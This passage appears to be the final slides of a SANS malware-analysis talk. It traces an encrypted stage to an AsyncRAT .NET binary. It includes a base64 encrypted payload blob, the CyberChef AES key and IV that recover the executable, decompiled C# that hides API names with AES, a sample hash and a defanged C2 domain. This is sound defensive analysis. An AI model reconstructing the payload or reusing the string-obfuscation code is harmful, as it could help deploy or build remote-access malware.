ivfYbh38Dn8tvP4gV3YsN7+uji8e0XdHzybe1AWRIE6dj3gqskAR1CSiyIlxfjsSgn0vuYb6oS/22o2mqIWex/JRjPbntln2LOETHxcGqnH+VCCh/LnfCebUZNtyVH1ro90V/  
YYdhrr7ZjUoOn7aGqd2+JBUOLYy4IteSzxXUFve/EGFahYks1C5/roR79nNIq6NUoanvdhmA/9SBkUd7TR7xr+5E7F6ITBh5Y1hPlAhNqBkQz3ELGG+gxT7B/  
fEm50v2U0e4Qg6YtEG/tv5Wjj3abgMftA47U+TODfnxKIid7jwHRuXZ5+BnF4DMPjQ5JeuAxs/9MDJ+qcZ78KbkRsdrP+bGacl/  
w5EB9RYdzVmXsk0l9fvd3CzgfppocSNH0+R6r9fez3ziurqLd0fg3yARmm+ngjAD0mjoz1o5oPV31qkSu2CZ/ZPyHwB422GY6CvI9VM8yxaySa/  
U7+vw3jXDEpXAMUCXSAiIiPPJm+9D40wNTSfQjLvUeBucscTJGZjvmqiJNq8BqnvC/XD0q9sVvNt1J+qMpW6p/wK731SS6eaFNZMkc6jpbnbHbYc3Uj+rwPslrE7iS8QVkgcrGP/  
CnGPw2WYHq3Ch5aQZmYYsKuS1jBm5+FQuD4rvr9LDUmUMYUxqfXDoAr+NU+hG8Bii9P9gc0ynXuhWkGXDJKWrXpZzxLcL+ihZk6lbUUOX5dlja1vroxywXmsxffrk2UP6h3MbKIvW  
9cMh3ZNuyqUtegYpsszBouRcmQsNrGTl8n+tESVWZtm3/ZAIQLs6VsjeXqVS82FG9Rb/  
qNyqPAaZjpab1oXzT9AzjvlqJqFIQj7lvcNRuf8c4XaIkXHPXrjZap3rfzrFZt4wRCI7FBrec+UcC/  
MHFdkWwIzu8G6rL63+2VTjSUhdT4P+Ip6kQCDMhip+uP+v6mXK0jYZ4hhzMyQxzD6AGuofYU/RjFQ/SqbdS
```



# Stage #5

## CyberChef to the Rescue

The screenshot shows the CyberChef web application interface. The browser address bar displays the URL: `file:///usr/local/cyberchef/CyberChef_v9.28.0.html#recipe=From_Base64('A-Za-z0-9%2B/%3D',true)AES_Decrypt({'option':'Base64','string':'Cao%2BK/bvG...`. The interface includes a sidebar with various operation categories, a central recipe editor, an input pane, and an output pane.

**Recipe Editor:**

- From Base64:** Alphabet: A-Za-z0-9+/=; Remove non-alphabet chars:
- AES Decrypt:** Key: Cao+K/bvGpiu3YwMcce0n/wD4E4gfQmkj ... (BASE64); IV: lAK9B8Af6zbgofnvIf4zYQ== (BASE64); Mode: CBC; Input: Raw; Output: Raw
- Gunzip:** (Active operation)

**Input Pane:** Shows two tabs: 1: aes.tmp and 2: aes.tmp. A tooltip for 'aes.tmp' displays: Name: aes.tmp, Size: 28,890 bytes, Type: unknown, Loaded: 100%.

**Output Pane:** Shows the output of the operations. The first line is: `1: MZÿÿ_@° í, Lí!This program cannot be`. The output continues with a DOS header and assembly code, including the message: `cannot be run in DOS mode.`

**Bottom Bar:** Includes a 'STEP' indicator, a 'BAKE!' button with a chef icon, and an 'Auto Bake' checkbox.

# Stage #6

## More Malware

- The PE file executed is still unknown on VT today<sup>(1)</sup>  
(SHA256: ee1713429991c75fb6d53b6ed6dd0296ae7889a86c85b55d20a782c332948b7a)
- It's a .Net Binary
- To address such type of PE files, dnSpy<sup>(2)</sup> is your best friend

<sup>(1)</sup> Last checked on May 26, 2023

<sup>(2)</sup> <https://github.com/dnSpy/dnSpy>

# Stage #6

## More Malware

- AES is again used to hide interesting strings.
- Example: API calls:

```
IntPtr hModule3 = MopWZeDGepjCwRLoGnnT.LoadLibrary("ntdll.dll");
IntPtr procAddress3 = MopWZeDGepjCwRLoGnnT.GetProcAddress(hModule3,
Encoding.UTF8.GetString(MopWZeDGepjCwRLoGnnT.TDBpQpEvAaGeFMvTwid0(Convert.FromBase64String("cwaVc9FFjURPPjaNuur6ZA=="),
Convert.FromBase64String("S5Jbz5ndXHbXSsLAjT3TFepxCYd0tRyCuouBDtnPXEk="), Convert.FromBase64String("MzJ9An77FsoAKF+FOIiYeQ=="))));
```

```
private static byte[] TDBpQpEvAaGeFMvTwid0(byte[] input, byte[] key, byte[] iv)
{
    AesManaged aesManaged = new AesManaged();
    aesManaged.Mode = CipherMode.CBC;
    aesManaged.Padding = PaddingMode.PKCS7;
    ICryptoTransform cryptoTransform = aesManaged.CreateDecryptor(key, iv);
    byte[] result = cryptoTransform.TransformFinalBlock(input, 0, input.Length);
    cryptoTransform.Dispose();
    aesManaged.Dispose();
    return result;
}
```



# Stage #6

## More Malware

- The malware is an ASync RAT (“Remote Access Tool”)
- C2 Server: wormxwar[.]ddns[.]net

# Thank You!

xmertens@sans.org

xmertens@isc.sans.edu

@xme

@xme@infosec.exchange

<https://linkedin.com/in/xme>